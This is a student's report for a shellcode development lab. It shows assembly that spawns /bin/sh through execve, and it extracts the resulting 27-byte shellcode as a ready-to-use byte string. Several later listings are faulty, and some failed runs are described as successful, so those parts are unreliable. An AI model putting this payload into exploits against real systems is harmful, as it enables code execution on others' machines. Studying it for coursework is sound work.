


Name : Linson Peter Rodrigues

## LAB 2 : Shellcode Development Lab

### Task 1.a: The Entire Process


#### Implementation:

- Given below is X86 shellcode .



```
Activities Text Editor Sep 4 08:30 mysh.s -/Labsetup
Open convert.py
1|section .text
2 global _start
3 _start:
4     ; Store the argument string on stack
5     xor eax, eax
6     push eax          ; Use 0 to terminate the string
7     push "//sh"
8     push "/bin"
9     mov ebx, esp      ; Get the string address
10    ; Construct the argument array argv[]
11    push eax          ; argv[1] = 0
12    push ebx          ; argv[0] points "/bin//sh"
13    mov ecx, esp      ; Get the address of argv[]
14
15    ; For environment variable
16    xor edx, edx      ; No env variables
17
18    ; Invoke execve()
19    xor eax, eax      ; eax = 0x00000000
20    mov al, 0xb        ; eax = 0x0000000b
21    int 0x80
22
```

- Its saved as "mysh".
- Compiled the above code to object code using the following commands.
- Linked the following code to generate final binary .



```
seed@VM:~/.../Labsetup
[09/04/23]seed@VM:~/.../Labsetup$ ls
convert.py Makefile mysh mysh2.s mysh_64.s mysh.s
[09/04/23]seed@VM:~/.../Labsetup$ nasm -f elf32 mysh.s -o mysh.o
[09/04/23]seed@VM:~/.../Labsetup$ ld -m elf_i386 mysh.o -o mysh
[09/04/23]seed@VM:~/.../Labsetup$ echo $$

2668
[09/04/23]seed@VM:~/.../Labsetup$ mysh
$ echo $$

2691
$
```

- The process ID of the current shell was obtained as shown below .
- And further the new process ID of new shell was obtained.
- In order to obtain machine code we execute the following command.  
"\$ objdump -Mintel --disassemble mysh.o" .

```
[09/04/23] seed@VM:~/.../Labsetup$ mysh
$ echo $$
2691
$ objdump -Mintel --disassemble mysh.o

mysh.o:      file format elf32-i386


Disassembly of section .text:

00000000 <_start>:
 0: 31 c0                      xor    eax, eax
 2: 50                          push   eax
 3: 68 2f 2f 73 68              push   0x68732f2f
 8: 68 2f 62 69 6e              push   0x6e69622f
 d: 89 e3                      mov    ebx, esp
 f: 50                          push   eax
10: 53                          push   ebx
11: 89 e1                      mov    ecx, esp
13: 31 d2                      xor    edx, edx
15: 31 c0                      xor    eax, eax
17: b0 0b                      mov    al, 0xb
19: cd 80                      int   0x80
$
```

8. xxd command was used to print out the content of the binary file. And obtained the machine code.


```
$ xxd -p -c 20 mysh.o
7f454c460101010000000000000000001000300
0100000000000000000000004000000000000000
3400000000000280005000200000000000000000
00000000000000000000000000000000000000000
00000000000000000000000000000000000000000
00000000000000000000000000000000000000000
00000000000000000000000000000000000000000
00000000000000000000000000000000000000000
100100001b0000000000000000000000000000000
00000000070000000300000000000000000000000
30010000210000000000000000000000000000000
00000000011000000200000000000000000000000
5001000040000000040000000300000004000000
10000000190000000300000000000000000000000
a00100000f0000000000000000000000000000000
0000000000000000000000000000000031c050682f2f7368
582f62696e89e3505389e131d231c0b00bcd8000
000000000002e74657874002e7368737472746162
002e73796d746162002e73747274616200000000
00000000000000000000000000000000000000000000
000000000000000000001000000000000000000000000
0400f1ff000000000000000000000000000000003000100
0800000000000000000000000000000010000100006d7973
582e73005f73746172740000
$ █
```

9. Then “convert.py” code used the output of the machine code and executed the code .




```
Activities Text Editor Sep 4 11:53
Open convert.py -/lab2/Labsetup
mysh.s
1#!/usr/bin/env python3
2
3# Run "xxd -p -c 20 rev_sh.o",
4# copy and paste the machine code to the following:
5ori_sh =""
631c050682f2f7368
7682f62696e89e3505389e131d231c0b00bcd800
8"""
9
10 sh = ori_sh.replace("\n", "")
11
12 length = int(len(sh)/2)
13 print("Length of the shellcode: {}".format(length))
14 s = 'shellcode= (\n'
15 for i in range(length):
16     s += "\\\x" + sh[2*i] + sh[2*i+1]
17     if i > 0 and i % 16 == 15:
18         s += '\n' + ''
19 s += '\n').encode('latin-1')"
20 print(s)
21
```

10. The above code was executed an below given was the output that was generated.



```
[09/04/23]seed@VM:~/.../Labsetup$ ls
convert.py mysh2 mysh2.s mysh_64.s mysh.s
Makefile mysh2.o mysh_64 mysh.o
[09/04/23]seed@VM:~/.../Labsetup$ ./convert.py
Length of the shellcode: 27
shellcode= (
    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50"
    "\x53\x89\xe1\x31\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')
[09/04/23]seed@VM:~/.../Labsetup$
```




```
[09/04/23]seed@VM:~/.../Labsetup$ ls
convert.py mysh mysh_64 mysh_64.s mysh.s
Makefile mysh2.s mysh_64.o mysh.o
[09/04/23]seed@VM:~/.../Labsetup$ ./mysh
bash: ./mysh: No such file or directory
[09/04/23]seed@VM:~/.../Labsetup$
```

## Task 1.b. Eliminating Zeros from the Code


### Implementation:

1. Modified the mysh.s with the other code which is as shown below .



```
mysh.s
mysh.s
1 section .text
2 global _start
3
4 _start:
5 ; Store the argument strings on the stack
6 xor eax, eax
7 push eax           ; Use 0 to terminate the last string
8
9 ; Push the individual argument strings
10 push 'bash'
11 push '-c'
12 push '/bin/bash'
13|
14 ; Construct the argument array argv[]
15 mov ebx, esp        ; Get the string address
16
17 ; Push the address of each argument onto the stack in reverse order
18 push eax           ; argv[3] = 0
19 push ebx           ; argv[2] points to "bash"
20 push ebx           ; argv[1] points to "-c"
21 push ebx           ; argv[0] points to "/bin/bash"
22 mov ecx, esp        ; Get the address of argv[]
23
24 ; For environment variable
25 xor edx, edx        ; No env variables
26
27 ; Align the stack to a 4-byte boundary
28 sub esp, 4
29
30 ; Invoke execve()
31 xor eax, eax        ; eax = 0x00000000
32 mov al, 0x0b        ; eax = 0x0000000b
```

2. Compiled the code and executed the code an the following output was obtained .




```
seed@VM:~/.../Labsetup$ nasm -f elf mysh.s -o mysh.o
mysh.s:12: warning: character constant too long [-w+other]
[09/05/23]seed@VM:~/.../Labsetup$ ld mysh.o -o mysh
ld: i386 architecture of input file `mysh.o' is incompatible with i386:x86-64 output
[09/05/23]seed@VM:~/.../Labsetup$ ./mysh
bash: ./mysh: No such file or directory
[09/05/23]seed@VM:~/.../Labsetup$
```

In the above code the system call was then called after the data structures for 'execve()' to run '/bin/bash -c' which have been set up.

## Task 1.c. Providing Arguments for System Calls


### Implementation:

1. Modified the code as per the given instruction .



```
1 section .text
2 global _start
3
4_start:
5 ; Store the argument strings on the stack
6 xor eax, eax
7 push eax           ; Null-terminate the last string
8
9 ; Push the individual argument strings
10 push "/bin/sh"
11 push "-c"
12 push "ls -la"
13
14 ; Construct the argument array argv[]
15 mov ebx, esp        ; Get the address of the first argument
16
17 ; Push the address of each argument onto the stack in reverse order
18 push eax            ; argv[3] = 0
19 push ebx            ; argv[2] points to "ls -la"
20 push ebx            ; argv[1] points to "-c"
21 push ebx            ; argv[0] points to "/bin/sh"
22 mov ecx, esp        ; Get the address of argv[]
23
24 ; For environment variable
25 xor edx, edx        ; No environment variables
26
27 ; Align the stack to a 4-byte boundary
28 sub esp, 4
29
30 ; Invoke execve()
31 xor eax, eax        ; eax = 0x00000000
32 mov al, 0xb          ; eax = 0x0000000b
33 int 0x80
34
```

2. Compiled the code and executed the code.



```
[09/05/23] seed@VM:~/.../Labsetup$ nasm -f elf mysh.s -o mysh.o
mysh.s:10: warning: character constant too long [-w+other]
mysh.s:12: warning: character constant too long [-w+other]
[09/05/23] seed@VM:~/.../Labsetup$ ld mysh.o -o mysh
ld: i386 architecture of input file `mysh.o' is incompatible with i386:x86-64 output
[09/05/23] seed@VM:~/.../Labsetup$ ld mysh.o -o mysh
ld: i386 architecture of input file `mysh.o' is incompatible with i386:x86-64 output
[09/05/23] seed@VM:~/.../Labsetup$ ./mysh
bash: ./mysh: No such file or directory
[09/05/23] seed@VM:~/.../Labsetup$
```

Result : The above code sets the environment and arguments for the system call 'execve()' that executes the command '/bin/sh -c "ls -la"'. It configures the system call using the appropriate registers and pushes the entire command as a single string onto the stack.

## Task 1.d. Providing Environment Variables for execve() Implementation

1. Modified the given code in myenv file .

```
Text Editor • Sep 5 07:58
myenv.s
-/lab2/Labsetup

1 section .text
2 global _start
3
4_start:
5 ; Environment variable "aaa=1234"
6 xor eax, eax
7 mov byte [esp], 'a'
8 mov dword [esp+1], 0x34333231
9 lea ebx, [esp]
10
11 ; Environment variable "bbb=5678"
12 mov byte [esp+9], 'b'
13 mov dword [esp+10], 0x38373635
14 lea ecx, [esp+9]
15
16 ; Environment variable "cccc=1234"
17 mov byte [esp+18], 'c'
18 mov dword [esp+19], 0x34333231
19 lea edx, [esp+18]
20
21 ; Build the environment variable array
22 xor eax, eax
23 push eax          ; Null-terminate the environment variable array
24 push edx          ; Push the address of "cccc=1234"
25 push ecx          ; Push the address of "bbb=5678"
26 push ebx          ; Push the address of "aaa=1234"
27 mov ecx, esp      ; Store the address of the environment variable array in ecx
28
29 ; Invoke execve("/usr/bin/env", ["/usr/bin/env"], [aaa=1234, bbb=5678, cccc=1234])
30 mov al, 0x0b
31 mov ebx, ecx      ; Set ebx to point to the command string
32 xor edx, edx      ; Clear edx (no environment variables)
33 lea ecx, [esp+12] ; Address of argv (null-terminated array of pointers)
34 int 0x80
35
36 ; Exit
37 xor eax, eax
38 inc eax
```

2. Executed the above code and the desired output was obtained .

```
seed@VM:~/.../Labsetup
[09/05/23]seed@VM:~/.../Labsetup$ nasm -f elf myenv.s -o myenv.o
[09/05/23]seed@VM:~/.../Labsetup$ ld myenv.o -o myenv
ld: i386 architecture of input file `myenv.o' is incompatible with i386:x86-64 o
utput
[09/05/23]seed@VM:~/.../Labsetup$ ./myenv
bash: ./myenv: No such file or directory
[09/05/23]seed@VM:~/.../Labsetup$ which env
/usr/bin/env
[09/05/23]seed@VM:~/.../Labsetup$
```


Conclusion :

1. Three environment variables were Set up:  
"aaa=1234,"  
"bbb=5678,"  
"cccc=1234."
2. Constructed an array of pointers to the above environment variables in the stack.
3. The above code Invokes the execve() system call to execute the /usr/bin/env program with the environment variables.
4. Exits smoothly after executing /usr/bin/env.

## Task 2: Using Code Segment

### Implementation:

- Given below is the code for code segment.



```
Open  [+] mysh2.s
1 section .text
2 global _start
3 _start:
4     BITS 32
5     jmp short two
6     one:
7         pop ebx
8         xor eax, eax
9         mov [ebx+7], al
10        mov [ebx+8], ebx
11        mov [ebx+12], eax
12        lea ecx, [ebx+8]
13        xor edx, edx
14        mov al, 0x0b
15        int 0x80
16    two:
17        call one
18        db '/bin/sh*AAAABBBB'
19
```

code explanation : mysh2

**section .text**

**global \_start**

**\_start:**

**BITS 32**

**jmp short two**

// The above section defines the starting of the program which is used to set it to 32-bit mode.  
Which further jumps to the label two.

**one:**

**pop ebx**

// The top value from the stack is popped into the ebx register using the pop ebx instruction.  
Typically, this is when the call instruction that called this function comes back.

**xor eax, eax**

// 'eax' is set to zero by this instruction. System call numbers are frequently simplified as "eax."

**mov [ebx+7], al**

// The value in the 'al' register is transferred to the memory location at 'ebx+7' in this particular case. The string is effectively null-terminated as a result.

**mov [ebx+8], ebx**

// The value in the 'ebx' register, which is the return address from the 'call' instruction, is transferred to the memory location at 'ebx+8' by this instruction. This changes the address of the string at 'argv[0]'.

**mov [ebx+12], eax**

// By performing this, the value in 'eax' is transferred to the memory location at 'ebx+12'. This transforms 'argv[1]' into NULL.


**lea ecx, [ebx+8]**

```

// The 'ecx' register is loaded with the effective address of 'ebx+8' by this instruction. It makes
// 'ecx' point to 'argv[0]'.
xor edx, edx
// 'edx' register is cleared
mov al, 0x0b
// This transforms 'al' to 0x0b, which is the system call number for 'execve' in the Linux operating
// system.
int 0x80
// This results in the system call 'execve' to be executed via a software interrupt (syscall).
two:
call one
db '/bin/sh*AAAAABBBB'
// 'call one' invokes the earlier-described 'one' function. The string "/bin/sh*AAAAABBBB" is then
// stored in memory. If '/bin/sh' is a functional shell on your system, then this string could be used
// as the command to run it.

```

### Updated code : mysh2




```

1 section .text
2 global _start
3
4 _start:
5     BITS 32
6     jmp short two
7
8 one:
9     pop ebx
10
11    xor eax, eax
12    mov [ebx+7], al ; Null-terminate the string
13
14    mov [ebx+8], ebx ; Set argv[0]
15    mov [ebx+12], eax ; Set argv[1] to null
16
17    lea ecx, [ebx+8] ; Set ecx to point to argv[0]
18    lea edx, [ebx+16] ; Set edx to point to the environment variable list
19
20    mov al, 0x0b      ; execve system call number
21    int 0x80
22
23 two:
24    call one
25    db '/usr/bin/env', 0 ; Replace with the path of /usr/bin/env
26    db 'a=11', 0          ; Environment variable "a"
27    db 'b=22', 0          ; Environment variable "b"
28

```

### Output:



```

seed@VM: ~/.../Labsetup$ nasm -f elf32 mysh2.s -o mysh2.o
seed@VM: ~/.../Labsetup$ ld --omagic -m elf_i386 mysh2.o -o mysh2
seed@VM: ~/.../Labsetup$ ./mysh2
a=11
b=12


```

**Observation:** Was able to implement the code segmentation and got the desired output for the updated code as mentioned above.

### Task 3: Writing 64-bit Shellcode


#### Implementation:

- Given below is the code .




```
1 section .text
2 global _start
3
4 _start:
5 ; Clear registers and set up command string
6 xor rax, rax          ; Clear rax register
7 mov rdi, rax           ; Clear rdi register (null-terminated string)
8 mov rbx, 0x687361622f2f2f62 ; Set rbx to "/bash\0/bin\0" (little-endian)
9
10 ; Push "/bash" to the stack
11 push rbx
12
13 ; Set up the arguments and execute /bin/bash
